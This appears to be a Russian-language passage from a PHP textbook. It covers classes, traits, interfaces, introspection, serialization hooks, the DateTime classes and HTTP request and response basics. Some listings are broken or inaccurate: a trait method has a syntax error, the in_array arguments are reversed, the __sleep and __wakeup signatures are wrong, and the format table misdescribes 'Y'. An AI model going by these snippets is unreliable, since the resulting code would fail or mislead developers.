Например, вы объявляете класс для представления данных, полученных из БД, но не хотите загружать большие значения данных, такие как BLOB (если они не были затребованы явно). Конечно, в одной из возможных реализаций для свойства будут созданы методы доступа, которые читают и записывают данные каждый раз, когда они будут затребованы. В другом возможном решении могут использоваться перегружающие методы:

```
class Person {
    public function __get($property) {
        if ($property === 'biography') {
            $biography = "long text here..."; // читается из БД
        }
    }
}
```

```

return $biography;
}
}

public function __set($property, $value) {
if ($property === 'biography') {
// запись значения в БД
}
}
}

```

## Объявление констант

Как и в случае с глобальными константами, значения которых присваиваются функцией `define()`, PHP предоставляет возможность присваивания констант внутри классов. К константам, как и к статическим свойствам, можно обращаться напрямую из класса или из методов объектов с использованием синтаксиса `self`. После того как константа будет определена, ее значение изменяться не может:

```

class PaymentMethod {
public const TYPE_CREDITCARD = 0;
public const TYPE_CASH = 1;
}

echo PaymentMethod::TYPE_CREDITCARD;
0

```

По аналогии с глобальными константами константы классов принято записывать в верхнем регистре.

Видимость констант классов можно изменять при помощи модификаторов доступа. Константы класса, которые должны быть доступны за пределами методов объекта, должны объявляться открытыми (`public`), а те константы класса, которые должны быть доступны только для методов того же класса, объявляются приватными (`private`). Наконец, константы, объявленные защищенными (`protected`), доступны только для методов класса объекта и для методов подклассов этого класса. Определение видимости констант класса не является обязательным — если видимость не указана, метод считается открытым (`public`). Определение может выглядеть так:

```

class Person {
protected const PROTECTED_CONST = false;
public const DEFAULT_USERNAME = "<unknown>";
private const INTERNAL_KEY = "ABC1234";
}

```

## Наследование

Чтобы унаследовать свойства и методы от другого класса, включите в определение класса ключевое слово `extends` и имя суперкласса:

```
class Person {
    public $name, $address, $age;
}

class Employee extends Person {
    public $position, $salary;
}
```

Класс `Employee` содержит свойства `$position` и `$salary`, а также свойства `$name`, `$address` и `$age`, унаследованные от класса `Person`.

Если подкласс содержит свойство или метод, имя которого совпадает с именем свойства или метода из суперкласса, то свойство/метод подкласса замещает свойство/метод суперкласса. При обращении к свойству будет возвращено значение свойства подкласса, а при вызове метода вызывается метод подкласса.

Для обращения к переопределенному методу суперкласса объекта используется синтаксис `parent::method()`:

```
parent::birthday(); // вызов метода birthday() суперкласса
```

Одна из распространенных ошибок — указание конкретного имени суперкласса в вызовах переопределенных методов:

```
Creature::birthday(); // если Creature является суперклассом
```

Такой синтаксис считается ошибкой, потому что он распространяет информацию об имени суперкласса в подклассе. С конструкцией `parent::` информация о суперклассе централизуется в секции `extends`.

Если класс может использоваться для наследования, а вы хотите убедиться в том, что он вызывается для текущего класса, используйте синтаксис `self::method()`:

```
self::birthday(); // вызов метода birthday() текущего класса
```

Чтобы проверить, является ли объект экземпляром конкретного класса или реализует конкретный интерфейс (раздел «Интерфейсы»), используйте оператор `instanceof`:

```
if ($object instanceof Animal) {
    // ...
}
```

## Интерфейсы

Интерфейсы определяют контракты, которым должен соответствовать класс. Они предоставляют прототипы методов и константы, а любой класс, реализующий интерфейс, должен предоставить реализации всех методов интерфейса. Синтаксис определения интерфейса выглядит так:

```
interface имя_интерфейса {  
  [ function имя_функции();  
  ...  
  ]  
}
```

Чтобы объявить, что класс реализует интерфейс, добавьте ключевое слово `implements` и любое количество имен интерфейсов, разделенных запятыми:

```
interface Printable {  
  function printOutput();  
}  
  
class ImageComponent implements Printable {  
  function printOutput() {  
    echo "Printing an image...";  
  }  
}
```

Интерфейс может наследовать от других интерфейсов (в том числе от нескольких) при условии, что ни один из интерфейсов, от которых он наследует, не объявляет методы с таким же именем, как у методов производного интерфейса.

## Трейты

*Трейты* (traits) предоставляют механизм повторного использования кода за пределами иерархии классов. Они позволяют совместно использовать одну функциональность в разных классах, которые не имеют (и не должны иметь) общего предка в иерархии классов. Синтаксис определения трейта:

```
trait трейт [ extends суперкласс ] {  
  [ use трейт, [ трейт, ... ]; ]  
  [ visibility $свойство [ = значение ]; ... ]  
  [ function имя_функции (аргументы) {  
    // код  
  }  
  ...  
  ]  
}
```



Чтобы объявить, что класс должен содержать методы трейтов, добавьте ключевое слово `use` и любое количество трейтов, разделенных запятыми:

```
trait Logger {
    public function log($logString) {
        $className = __CLASS__;
        echo date("Y-m-d h:i:s", time()) . " : [{$className}] {$logString}";
    }
}

class User {
    use Logger;

    public $name;

    function __construct($name = '') {
        $this->name = $name;
        $this->log("Created user '{$this->name}'");
    }

    function __toString() {
        return $this->name;
    }
}

class UserGroup {
    use Logger;

    public $users = array();

    public function addUser(User $user) {
        if (!in_array($this->users, $user)) {
            $this->users[] = $user;
            $this->log("Added user '{$user}' to group");
        }
    }
}

$group = new UserGroup;
$group->addUser(new User("Franklin"));
2012-03-09 07:12:58: [User] Created user 'Franklin'
2012-03-09 07:12:58: [UserGroup] Added user 'Franklin' to group
```

Методы, определяемые трейтом `Logger`, доступны для экземпляров класса `UserGroup`, как если бы они были определены в этом классе.

Чтобы объявить, что трейт должен состоять из других трейтов, добавьте в объявление трейта ключевое слово `use` и одно или несколько имен трейтов, разделенных запятыми:

```

trait First {
    public function doFirst( {
        echo "first\n";
    }
}

trait Second {
    public function doSecond() {
        echo "second\n";
    }
}

trait Third {
    use First, Second;
    public function doAll() {
        $this->doFirst();
        $this->doSecond();
    }
}

class Combined {
    use Third;
}

$object = new Combined;
$object->doAll();
firstsecond

```

Трейты могут объявлять абстрактные методы.

Если класс использует несколько трейтов, определяющих один метод, PHP выдает неисправимую ошибку. Однако это поведение можно переопределить — для этого нужно сообщить компилятору, какую именно реализацию заданного метода вы хотите использовать. При определении трейтов для класса используйте ключевое слово `insteadof` для каждого конфликта:

```

trait Command {
    function run() {
        echo "Executing a command\n";
    }
}

trait Marathon {
    function run() {
        echo "Running a marathon\n";
    }
}

class Person {
    use Command, Marathon {
        Marathon::run insteadof Command;
    }
}

```

```
$person = new Person;
$person->run();
Running a marathon
```

Вместо того чтобы выбирать всего один добавляемый метод, можно воспользоваться ключевым словом `as`, определить псевдоним для метода трейта в классе и добавить его под другим именем. При этом вам все равно придется явно разрешать все конфликты в добавляемых трейтах. Пример:

```
trait Command {
    function run() {
        echo "Executing a command";
    }
}

trait Marathon {
    function run() {
        echo "Running a marathon";
    }
}

class Person {
    use Command, Marathon {
        Command::run as runCommand;
        Marathon::run insteadof Command;
    }
}

$person = new Person;
$person->run();
$person->runCommand();
Running a marathonExecuting a command
```

## Абстрактные методы

PHP также предоставляет механизм для объявления того, что некоторые методы класса должны реализовываться подклассами, поскольку реализация этих методов в суперклассе не определена. В этом случае при определении подкласса необходимо предоставить реализацию абстрактного метода и, если класс содержит методы, определенные как абстрактные, объявить класс абстрактным:

```
abstract class Component {
    abstract function printOutput();
}

class ImageComponent extends Component {
    function printOutput() {
        echo "Pretty picture";
    }
}
```

Создать экземпляр абстрактного класса невозможно. Также обратите внимание, что, в отличие от некоторых языков, PHP не позволяет предоставить реализацию абстрактных методов по умолчанию.

Трейты также могут объявлять абстрактные методы. Классы, включающие трейт, в котором определен абстрактный метод, должны реализовать этот метод:

```
trait Sortable {
    abstract function uniqueId();

    function compareById($object) {
        return ($object->uniqueId() < $this->uniqueId()) ? -1 : 1;
    }
}

class Bird {
    use Sortable;

    function uniqueId() {
        return __CLASS__ . ":{ $this->id}";
    }
}

// не компилируется
class Car {
    use Sortable;
}

$bird = new Bird;
$car = new Car;
$comparison = $bird->compareById($car);
```

Когда вы реализуете абстрактный метод в подклассе, сигнатуры методов должны совпадать, — то есть получать одинаковое количество обязательных параметров и их рекомендаций типов. Кроме того, метод должен иметь такой же или менее ограниченный уровень видимости.

## Конструкторы

При создании объекта за именем класса может следовать список аргументов:

```
$person = new Person("Fred", 35);
```

Эти аргументы передаются *конструктору* класса — специальной функции, инициализирующей свойства класса.

Конструктор представляет собой функцию класса с именем `__construct()`. Ниже приведен конструктор для класса `Person`:

```

class Person {
    function __construct($name, $age) {
        $this->name = $name;
        $this->age = $age;
    }
}

```

PHP не предоставляет автоматическое формирование цепочек конструкторов. Если вы создаете объект подкласса, то автоматически вызывается только конструктор в подклассе. Чтобы был вызван конструктор суперкласса, конструктор подкласса должен явно его вызвать. В данном примере класс `Employee` вызывает конструктор `Person`:

```

class Person {
    public $name, $address, $age;

    function __construct($name, $address, $age) {
        $this->name = $name;
        $this->address = $address;
        $this->age = $age;
    }
}

class Employee extends Person {
    public $position, $salary;

    function __construct($name, $address, $age, $position, $salary) {
        parent::__construct($name, $address, $age);

        $this->position = $position;
        $this->salary = $salary;
    }
}

```

## Деструкторы

При уничтожении объекта, например при удалении последней ссылки на объект или достижении конца скрипта, вызывается его *деструктор*. Так как PHP автоматически освобождает все ресурсы при выходе из области видимости и в конце выполнения скрипта, полезность деструкторов ограничена. Дескриптор определяется как метод с именем `__destruct()`:

```

class Building {
    function __destruct() {
        echo "A Building is being destroyed!";
    }
}

```

## Анонимные классы

При создании фиктивных объектов для тестирования удобно создавать анонимные классы. *Анонимный класс* ведет себя точно так же, как любой другой класс, если не считать того, что ему не присваивается имя, что запрещает создавать экземпляр такого класса напрямую:

```
class Person {
    public $name = '';

    function getName() {
        return $this->name;
    }
}

// возвращает анонимную реализацию Person
$anonymous = new class() extends Person {
    public function getName() {
        // возвращает статическое значение для целей тестирования
        return "Moana";
    }
}; // примечание: закрывающий символ ; обязателен, в отличие от requires
    // определений неанонимных классов
```

В отличие от экземпляров именованных классов, экземпляры анонимных классов не могут сериализоваться. При попытке сериализовать экземпляр анонимного класса происходит ошибка.

## Интроспекция

*Интроспекцией* называется возможность анализа различных характеристик объектов: имени, суперкласса (если есть), свойств и методов. Используя интроспекцию, вы напишете код, работающий с любым классом или объектом, не зная, какие методы или свойства определены в этих объектах. Всю информацию вы получите во время выполнения, поэтому сможете писать обобщенные отладчики, сериализаторы, профилировщики и т. д. В этом разделе рассмотрены функции интроспекции в PHP.

## Анализ классов

Чтобы определить, существует ли класс с заданным именем, можно воспользоваться функцией `class_exists()`. Функция возвращает строку и логическое значение. Также можно вызвать функцию `get_declared_classes()`, которая возвращает массив определенных классов, и проверить, входит ли имя класса в возвращаемый массив:

```
$doesClassExist = class_exists(класс);  
$classes = get_declared_classes();  
$doesClassExist = in_array(класс, $classes);
```

Для получения списков методов и свойств, существующих в классе (включая унаследованные от суперклассов), можно использовать функции `get_class_methods()` и `get_class_vars()`. Они получают имя класса и возвращают массив:

```
$methods = get_class_methods(класс);  
$properties = get_class_vars(класс);
```

Именем класса может быть переменная, содержащая имя класса, отдельное слово или строка, заключенная в кавычки:

```
$class = "Person";  
$methods = get_class_methods($class);  
$methods = get_class_methods(Person); // то же  
$methods = get_class_methods("Person"); // то же
```

Массив, возвращаемый `get_class_methods()`, представляет собой простой список имен методов. Ассоциативный массив, возвращаемый `get_class_vars()`, связывает имена свойств со значениями, а также включает унаследованные свойства.

У `get_class_vars()` есть одна особенность: эта функция возвращает только свойства, имеющие значения по умолчанию и видимые в текущей области видимости. Неинициализированные свойства с ее помощью обнаружить не удастся.

Получить информацию о суперклассе заданного класса поможет функция `get_parent_class()`:

```
$superclass = get_parent_class(класс);
```

В листинге 6.1 представлена функция `displayClasses()`, которая выводит все классы, объявленные в данный момент, а также методы и свойства каждого класса.

#### **Листинг 6.1.** Вывод всех объявленных классов

```
function displayClasses() {  
    $classes = get_declared_classes();  
  
    foreach ($classes as $class) {  
        echo "Showing information about {$class}<br />";  
        $reflection = new ReflectionClass($class);  
  
        $isAnonymous = $reflection->isAnonymous() ? "yes" : "no";  
        echo "Is Anonymous: {$isAnonymous}<br />";  
  
        echo "Class methods:<br />";
```

```

$methods = $reflection->getMethods(ReflectionMethod::IS_STATIC);

if (!count($methods)) {
echo "<i>None</i><br />";
}
else {
foreach ($methods as $method) {
echo "<b>{$method}</b>()<br />";
}
}

echo "Class properties:<br />";

$properties = $reflection->getProperties();

if (!count($properties)) {
echo "<i>None</i><br />";
}
else {
foreach(array_keys($properties) as $property) {
echo "<b>\${$property}</b><br />";
}
}

echo "<hr />";
}
}

```

## Анализ объекта

Чтобы узнать, к какому классу принадлежит объект, сначала убедитесь, что это действительно объект, при помощи функции `is_object()`, а потом получите его класс функцией `get_class()`:

```

$isObject = is_object(переменная);
$classname = get_class(объект);

```

Прежде чем вызывать метод для объекта, сначала удостоверьтесь, что такой метод существует. В этом поможет функция `method_exists()`:

```

$methodExists = method_exists(объект, метод);

```

При вызове метода, который не определен для объекта, происходит исключение времени выполнения.

Если `get_class_vars()` возвращает массив свойств класса, функция `get_object_vars()` возвращает массив свойств, заданных для объекта:

```

$array = get_object_vars(объект);

```



И по аналогии с тем, как `get_class_vars()` возвращает только свойства со значениями по умолчанию, функция `get_object_vars()` возвращает только те свойства, которым были присвоены значения:

```
class Person {
    public $name;
    public $age;
}

$fred = new Person;
$fred->name = "Fred";
$props = get_object_vars($fred); // array('name' => "Fred", 'age' => NULL);
```

Функция `get_parent_class()` получает объект или имя класса и возвращает имя суперкласса или `FALSE`, если суперкласс не существует:

```
class A {}
class B extends A {}

$obj = new B;
echo get_parent_class($obj);
echo get_parent_class(B);
AA
```

## Пример использования интроспекции

В листинге 6.2 приведен набор функций для вывода страницы с информацией о свойствах, методах и дереве наследования объекта.

### Листинг 6.2. Функции интроспекции объектов

```
// возвращает массив методов, которые могут вызываться
// (включая унаследованные методы)
function getCallableMethods($object): Array {
    $reflection = new ReflectionClass($object);
    $methods = $reflection->getMethods();

    return $methods;
}

// возвращает массив суперклассов
function getLineage($object): Array {
    $reflection = new ReflectionClass($object);

    if ($reflection->getParentClass()) {
        $parent = $reflection->getParentClass();

        $lineage = getLineage($parent);
        $lineage[] = $reflection->getName();
    }
    else {
```

```

$lineage = array($reflection->getName());
}

return $lineage;
}

// возвращает массив подклассов
function getChildClasses($object): Array {
    $reflection = new ReflectionClass($object);

    $classes = get_declared_classes();

    $children = array();

    foreach ($classes as $class) {
        $checkedReflection = new ReflectionClass($class);

        if ($checkedReflection->isSubclassOf($reflection->getName())) {
            $children[] = $checkedReflection->getName();
        }
    }

    return $children;
}

// возвращает массив свойств
function getProperties($object): Array {
    $reflection = new ReflectionClass($object);

    return $reflection->getProperties();
}

// выводит информацию об объекте
function printObjectInfo($object) {
    $reflection = new ReflectionClass($object);
    echo "<h2>Class</h2>";
    echo "<p>{$reflection->getName()}</p>";

    echo "<h2>Inheritance</h2>";

    echo "<h3>Parents</h3>";
    $lineage = getLineage($object);
    array_pop($lineage);

    if (count($lineage) > 0) {
        echo "<p>" . join(" -&gt; ", $lineage) . "</p>";
    }
    else {
        echo "<i>None</i>";
    }

    echo "<h3>Children</h3>";
}

```

```

$children = getChildClasses($object);
echo "<p>";

if (count($children) > 0) {
echo join(', ', $children);
}
else {
echo "<i>None</i>";
}

echo "</p>";

echo "<h2>Methods</h2>";
$methods = getCallableMethods($object);
if (!count($methods)) {
echo "<i>None</i><br />";
}
else {
foreach($methods as $method) {
echo "<b>{$method}</b>()<br />";
}
}

echo "<h2>Properties</h2>";
$properties = getProperties($object);

if (!count($properties)) {
echo "<i>None</i><br />";
}
else {
foreach(array_keys($properties) as $property) {
echo "<b>\${$property}</b> = " . $object->{$property} . "<br />";
}
}

echo "<hr />";
}

```

Несколько примеров классов и объектов, использующих функции интроспекции из листинга 6.2:

```

class A {
public $foo = "foo";
public $bar = "bar";
public $baz = 17.0;

function firstFunction() { }

function secondFunction() { }
}

class B extends A {

```

```

public $quux = false;

function thirdFunction() { }
}

class C extends B { }

$a = new A();
$a->foo = "sylvie";
$a->bar = 23;

$b = new B();
$b->foo = "bruno";
$b->quux = true;

$c = new C();

printObjectInfo($a);
printObjectInfo($b);
printObjectInfo($c);

```

## Сериализация

Под *сериализацией* объекта подразумевается его преобразование в поток байтов, который может быть сохранен в файле. Данная возможность нужна для долгосрочного хранения данных: например, сессы PHP автоматически сохраняют и восстанавливают объекты. Сериализация в PHP в основном выполняется автоматически — с вашей стороны потребуется только вызов функций `serialize()` и `unserialize()`:

```

$encoded = serialize(объект);
$something = unserialize(кодировка);

```

Сериализация часто используется в сочетании с сессиями PHP, которые делают все за вас, только сообщите PHP, какие переменные хотите отслеживать. В дальнейшем эти переменные будут автоматически сохраняться между посещениями страниц на вашем сайте. Однако область применения сериализации не ограничивается сессиями — две указанные функции позволяют реализовать собственную разновидность долгосрочного хранения объектов.

Десериализация возможна только в том случае, если класс объекта был определен ранее. При попытке десериализовать объект, класс которого еще не был определен, вы получите объект `stdClass`, который практически бесполезен. Поэтому если вы используете сессы PHP для автоматической сериализации и десериализации объектов, включите файл с определением класса объекта в каждую страницу сайта. Например, страница может начинаться так:

```
include "object_definitions.php"; // загрузка определений объектов
session_start(); // загрузка долгосрочных переменных
?>
<html>...
```

В PHP существуют два *метода-перехватчика* (hooks) для объектов в процессе сериализации и десериализации: `__sleep()` и `__wakeup()`. Они используются для уведомления объектов о том, что они сериализуются или десериализуются. Объекты будут сериализоваться, даже если эти методы в них не определены, просто в процессе они не будут получать уведомления.

Метод `__sleep()` вызывается для объекта непосредственно перед сериализацией. В нем можно выполнить всю необходимую подготовку для сохранения состояния объекта: отключиться от баз данных, записать несохраненные долгосрочные данные и т. д. Он должен вернуть массив с именами полей данных, которые нужно записать в байтовый поток. Если будет возвращен пустой массив, то данные не запишутся.

Метод `__wakeup()` вызывается для объекта непосредственно после создания объекта из потока данных. Он может выполнить любые возможные действия: снова подключиться к БД или выполнить другие операции инициализации.

В листинге 6.3 приведен класс объекта `Log`, предоставляющий два полезных метода: `write()` для добавления сообщения в файл журнала и `read()` для чтения текущего содержимого файла. Метод `__wakeup()` используется для повторного открытия файла журнала, а метод `__sleep()` — для его закрытия.

### Листинг 6.3. Файл Log.php

```
class Log {
    private $filename;
    private $fh;

    function __construct($filename) {
        $this->filename = $filename;
        $this->open();
    }

    function open() {
        $this->fh = fopen($this->filename, 'a') or die("Can't open {$this->filename}");
    }

    function write($note) {
        fwrite($this->fh, "{$note}\n");
    }

    function read() {
        return join('', file($this->filename));
    }
}
```

```

function __wakeup(array $data): void {
    $this->filename = $data["filename"];
    $this->open();
}

function __sleep() {
    // запись информации в файл
    fclose($this->fh);

    return ["filename" => $this->filename];
}
}

```

Сохраните определение класса `Log` в файле с именем `Log.php`. Главная страница HTML в листинге 6.4 использует класс `Log` и сессии PHP для создания долгосрочной переменной `$logger`.

#### Листинг 6.4. front.php

```

<?php
include_once "Log.php";
session_start();
?>

<html><head><title>Front Page</title></head>
<body>

<?php
$now = strftime("%c");

if (!isset($_SESSION['logger'])) {
    $logger = new Log("/tmp/persistent_log");
    $_SESSION['logger'] = $logger;
    $logger->write("Created $now");

    echo("<p>Created session and persistent log object.</p>");
}
else {
    $logger = $_SESSION['logger'];
}

$logger->write("Viewed first page {$now}");

echo "<p>The log contains:</p>";
echo nl2br($logger->read());
?>

<a href="next.php">Move to the next page</a>

</body></html>

```

В листинге 6.5 приведен файл `next.php`, содержащий страницу HTML. Переход по ссылке с главной страницы на эту страницу инициирует загрузку долгосрочного объекта `$logger`. Вызов `__wakeup()` заново открывает файл журнала, чтобы объект снова был готов к использованию.

#### Листинг 6.5. `next.php`

```
<?php
include_once "Log.php";
session_start();
?>

<html><head><title>Next Page</title></head>
<body>

<?php
$now = strftime("%c");
$logger = $_SESSION['logger'];
$logger->write("Viewed page 2 at {$now}");

echo "<p>The log contains:";
echo nl2br($logger->read());
echo "</p>";
?>

</body></html>
```

## Что дальше?

Использование объектов в скриптах — сложная задача. В следующей главе мы перейдем от семантики языка к практике и продемонстрируем одну из широко используемых в PHP категорий объектно-ориентированных классов — классам для работы с датой и временем.

# Дата и время

Все PHP-разработчики сталкиваются с функцией даты и времени — например, при включении поля даты в запись БД или вычислении разности между датами. PHP предоставляет класс `DateTime`, который умеет работать как с датой, так и со временем, а также класс `DateTimeZone`, работающий с их сочетанием.

Управление часовым поясом в последние годы стало играть заметную роль из-за роста популярности веб-порталов и социальных сетей (таких, как Facebook и Twitter). Возможность публиковать информацию на веб-сайте и идентифицировать местонахождение посетителя — безусловное требование к интернет-ресурсу. Однако следует помнить, что такие функции, как `date()`, получают информацию по умолчанию от сервера, на котором работает скрипт, и если клиент-человек не сообщит, где он находится, автоматически определить часовой пояс может быть достаточно сложно. Впрочем, когда эта информация известна, работать с этими данными не так уж сложно (мы еще вернемся к часовым поясам в этой главе).



Исходные функции даты (а также функции, связанные с ними) содержат дефект реализации в Windows и некоторых установках Unix. Они не могут обрабатывать данные до 13 декабря 1901 года и после 19 января 2038 года из-за использования 32-разрядного целого числа со знаком для представления данных даты и времени. По этой причине для повышения точности в новых программах рекомендуется использовать более новое семейство классов `DateTime`.

Существуют четыре взаимосвязанных класса: `DateTime` работает с датами, `DateTimeZone` — с часовыми поясами, `DateInterval` — с промежутками времени между двумя экземплярами `DateTime`, и наконец, `DatePeriod` обеспечивает обход временной шкалы с регулярными интервалами. Также есть два других редко используемых вспомогательных класса, `DateTimeImmutable` и `DateTimeInterface`, которые входят в семейство `DateTime`, но в этой главе они не рассмотрены.



Процесс начинается в конструкторе класса `DateTime`. Этот метод получает два параметра: временную метку и часовой пояс. Пример:

```
$dt = new DateTime("2019-06-27 16:42:33", new DateTimeZone("America/Halifax"));
```

В этом вызове мы создаем объект `$dt`, присваиваем ему строку даты и времени в первом параметре и задаем часовой пояс в качестве второго параметра. В данном случае экземпляр `DateTimeZone` создается во встроеном виде, но также можно создать объект `DateTimeZone` в отдельной переменной, которую затем использовать в конструкторе:

```
$dtz = new DateTimeZone("America/Halifax");  
$dt = new DateTime("2019-06-27 16:42:33", $dtz);
```

В этом примере исходные значения для классов жестко фиксируются в коде, однако такая информация не всегда может быть доступна или может отличаться от нужной. Также можно получить значение часового пояса с сервера и использовать его внутри класса `DateTimeZone`. Для этого нужен код следующего вида:

```
$tz = ini_get('date.timezone');  
$dtz = new DateTimeZone($tz);  
$dt = new DateTime("2019-06-27 16:42:33", $dtz);
```

В этих примерах кода задаются значения для двух классов: `DateTime` и `DateTimeZone`. В какой-то момент эту информацию нужно будет использовать в скрипте. Один из методов класса `DateTime` называется `format()`, и он использует те же коды форматирования вывода, что и функция `date_format()`. Коды форматирования дат перечислены в приложении (описание функции `date_format()`). Пример передачи метода `format()` браузеру в выводе:

```
echo "date: " . $dt->format("Y-m-d h:i:s");  
date: 2019-06-27 04:42:33
```

В этом примере дата и время передавались конструктору, но иногда требуется получить значения текущей даты и времени от сервера. Для этого достаточно передать в первом параметре строку `"now"`.

В следующем примере делается то же, что и в других примерах, но значения для класса даты и времени получают от сервера. Так как информация берется с сервера, заполняется значительно большее число свойств классов (обратите внимание: в некоторых экземплярах РНР соответствующий параметр не устанавливается, и вы получите ошибку, а часовой пояс сервера может отличаться от вашего):

```
$tz = ini_get('date.timezone');  
$dtz = new DateTimeZone($tz);  
$dt = new DateTime("now", $dtz);  
echo "date: " . $dt->format("Y-m-d h:i:s");  
date: 2019-06-27 04:02:54
```

Метод `diff()` класса `DateTime` возвращает разность двух дат. Возвращаемое значение метода является экземпляром класса `DateInterval`.

Пример вычисления разности между двумя экземплярами `DateTime`:

```
$tz = ini_get('date.timezone');
$dtz = new DateTimeZone($tz);

$past = new DateTime("2019-02-12 16:42:33", $dtz);
$current = new DateTime("now", $dtz);

// создает новый экземпляр DateInterval
$diff = $past->diff($current);

$pastString = $past->format("Y-m-d");
$currentString = $current->format("Y-m-d");
$diffString = $diff->format("%y %mm, %dd");

echo "Difference between {$pastString} and {$currentString} is {$diffString}";
Difference between 2019-02-12 and 2019-06-27 is 0y 4m, 14d
```

Метод `diff()` вызывается для одного из объектов `DateTime`, при этом другой объект `DateTime` передается в параметре. Затем вывод подготавливается для браузера вызовом метода `format()`.

Обратите внимание, что класс `DateInterval` тоже содержит метод `format()`. Так как он предназначен для форматирования интервалов между двумя датами, коды форматирования несколько отличаются от кодов класса `DateTime`. Перед каждым кодом форматирования ставится знак `%`.

Поддерживаемые коды форматирования перечислены в табл. 7.1.

Рассмотрим поближе класс `DateTimeZone`. Настройку часового пояса можно извлечь из файла `php.ini` вызовом `get_ini()`. Дополнительную информацию можно получить из объекта часового пояса методом `getLocation()`. В частности, этот объект содержит исходную страну часового пояса, широту и долготу, а также комментарии. Всего в нескольких строках кода можно создать заготовку веб-системы позиционирования:

```
$tz = ini_get('date.timezone');
$dtz = new DateTimeZone($tz);

echo "Server's Time Zone: {$tz}<br/>";

foreach ($dtz->getLocation() as $key => $value) {
    echo "{$key} {$value}<br/>";
}
Server's Time Zone: America/Halifax
country_code CA
latitude 44.65
longitude -63.6
comments Atlantic - NS (most areas); PE
```

**Таблица 7.1.** Коды форматирования DateTimeInterval

| Символ кода форматирования | Эффект форматирования  |
|----------------------------|--|
| a                          | Количество дней (например, 23)   |
| d                          | Количество дней, не включенных в количество месяцев                                      |
| D                          | Количество дней с начальным 0, если меньше 10 (например, 02 и 125)                       |
| f                          | Количество микросекунд (например, 6602 и 41569)  |
| F                          | Количество микросекунд с начальными 0, если меньше 6 знаков (например, 006602 и 0411569) |
| h                          | Количество часов   |
| H                          | Количество часов с начальным 0, если меньше 10 (например, 12 и 04)                       |
| i                          | Количество минут   |
| I                          | Количество минут с начальным 0, если меньше 10 (например, 05 и 33)                       |
| m                          | Количество месяцев   |
| M                          | Количество месяцев с начальным 0, если меньше 10 (например, 05 и 1533)                   |
| r                          | –, если разность отрицательна, или пусто, если разность положительна                     |
| R                          | –, если разность отрицательна, или +, если разность положительна                         |
| s                          | Количество секунд  |
| S                          | Количество секунд с начальным 0, если меньше 10 (например, 05 и 15)                      |
| y                          | Количество лет   |
| Y                          | Количество месяцев с начальным 0, если меньше 10 (например, 00 и 12)                     |
| %                          | Литерал %  |

Чтобы выбрать часовой пояс, отличный от часового пояса сервера, передайте его значение конструктору объекта `DateTimeZone`. Следующий пример выбирает часовой пояс Рима (Италия) и выводит информацию с использованием метода `getLocation()`:

```

$dtz = new DateTimeZone("Europe/Rome");

echo "Time Zone: " . $dtz->getName() . "<br/>";

foreach ($dtz->getLocation() as $key => $value) {
    echo "{$key} {$value}<br/>";
}

```

```
}
```

```
Time Zone: Europe/Rome  
country_code IT  
latitude 41.9  
longitude 12.48333  
comments
```

Список допустимых имен часовых поясов по регионам можно найти в электронной документации PHP (<https://www.php.net/manual/en/timezones.php>).

Используя тот же прием, можно «локализовать» веб-сайт для посетителя: вывести список поддерживаемых часовых поясов, из которого он сможет выбрать нужный вариант, а затем временно изменить настройку из `php.ini` функцией `ini_set()` на время посещения.

И хотя классы, рассмотренные в этой главе, предоставляют мощные средства для работы с датой и временем, это всего лишь вершина айсберга. Обязательно узнайте больше об этих классах и о том, что с их помощью можно сделать на веб-сайтах на базе PHP.

## Что дальше?

При проектировании веб-сайтов на базе PHP возникает множество нюансов, выходящих за рамки управления данными. Возникающие затруднения действуют на нервы и становятся головной болью. В следующей главе вы найдете советы и рекомендации, а также описания ловушек, от которых стоит держаться подальше, чтобы сократить число возможных «болевых точек» в программах. В частности, будут рассмотрены некоторые приемы работы с переменными, управления данными форм, а также веб-технология безопасности данных SSL. Пристегните ремни!

---

# Веб-технологии

PHP создавался как язык веб-скриптов. И хотя он может использоваться в скриптах командной строки и графического интерфейса, абсолютное большинство применений PHP приходится именно на веб-технологии. Динамический веб-сайт может использовать формы, сеансы и перенаправление, и в этой главе мы рассмотрим, как реализовать эти элементы на PHP. Вы узнаете, как PHP предоставляет доступ к параметрам форм и загружаемым файлам, научитесь отправлять cookie и перенаправлять браузер, использовать сеансы PHP и делать многое другое.

## Основы HTTP

Интернет работает на основе протокола *HTTP* (hypertext transfer protocol). Этот протокол управляет тем, как браузеры запрашивают файлы с веб-серверов и как серверы возвращают им файлы. Чтобы понять различные приемы, показанные в этой главе, необходимо иметь базовое понимание HTTP. За более подробным описанием HTTP обращайтесь к книге Клинтона Вонга (Clinton Wong) «*HTTP Pocket Reference*» (O'Reilly, 2000).

Когда браузер запрашивает веб-страницу, он отправляет веб-серверу сообщение с запросом HTTP, которое всегда содержит некоторую информацию в заголовках и реже — в теле запроса. Веб-сервер отвечает сообщением, которое всегда включает информацию заголовков и реже — тела запроса. Первая строка запроса HTTP выглядит примерно так:

```
GET /index.html HTTP/1.1
```

В этой строке указана команда HTTP (она называется *методом*), за которой следует адрес документа и используемая версия протокола HTTP. В данном случае запрос использует метод GET для запроса документа `index.html` по протоколу HTTP 1.1. После первой строки запрос может содержать необязательные заголовки, в которых серверу передаются дополнительные данные о запросе.

Пример:

```
User-Agent: Mozilla/5.0 (Windows 2000; U) Opera 6.0 [en]  
Accept: image/gif, image/jpeg, text/*, */*
```

Заголовок `User-Agent` предоставляет информацию о браузере, а заголовок `Accept` определяет типы MIME, принимаемые браузером. После всех заголовков в запросе следует пустая строка, обозначающая конец секции заголовков. Запрос также может содержать дополнительные данные, если это уместно для используемого метода (например, для метода `POST`, о котором будет рассказано ниже). Если запрос не содержит данных, он завершается пустой строкой.

Веб-сервер получает запрос, обрабатывает его и возвращает ответ. Первая строка ответа HTTP выглядит примерно так:

```
HTTP/1.1 200 OK
```

В ней содержится версия протокола, код статуса и краткое описание этого кода.

В данном случае код статуса равен 200, это означает, что запрос был обработан успешно (отсюда описание OK). После строки статуса в ответе следуют заголовки, в которых клиенту передается дополнительная информация об ответе. Пример:

```
Date: Sat, 29 June 2019 14:07:50 GMT  
Server: Apache/2.2.14 (Ubuntu)  
Content-Type: text/html  
Content-Length: 1845
```

Заголовок `Server` предоставляет информацию о программном обеспечении веб-сервера, а заголовок `Content-Type` задает тип MIME для данных, включенных в ответ. После заголовков ответ содержит пустую строку, за которой следуют запрашиваемые данные (если запрос был обработан успешно).

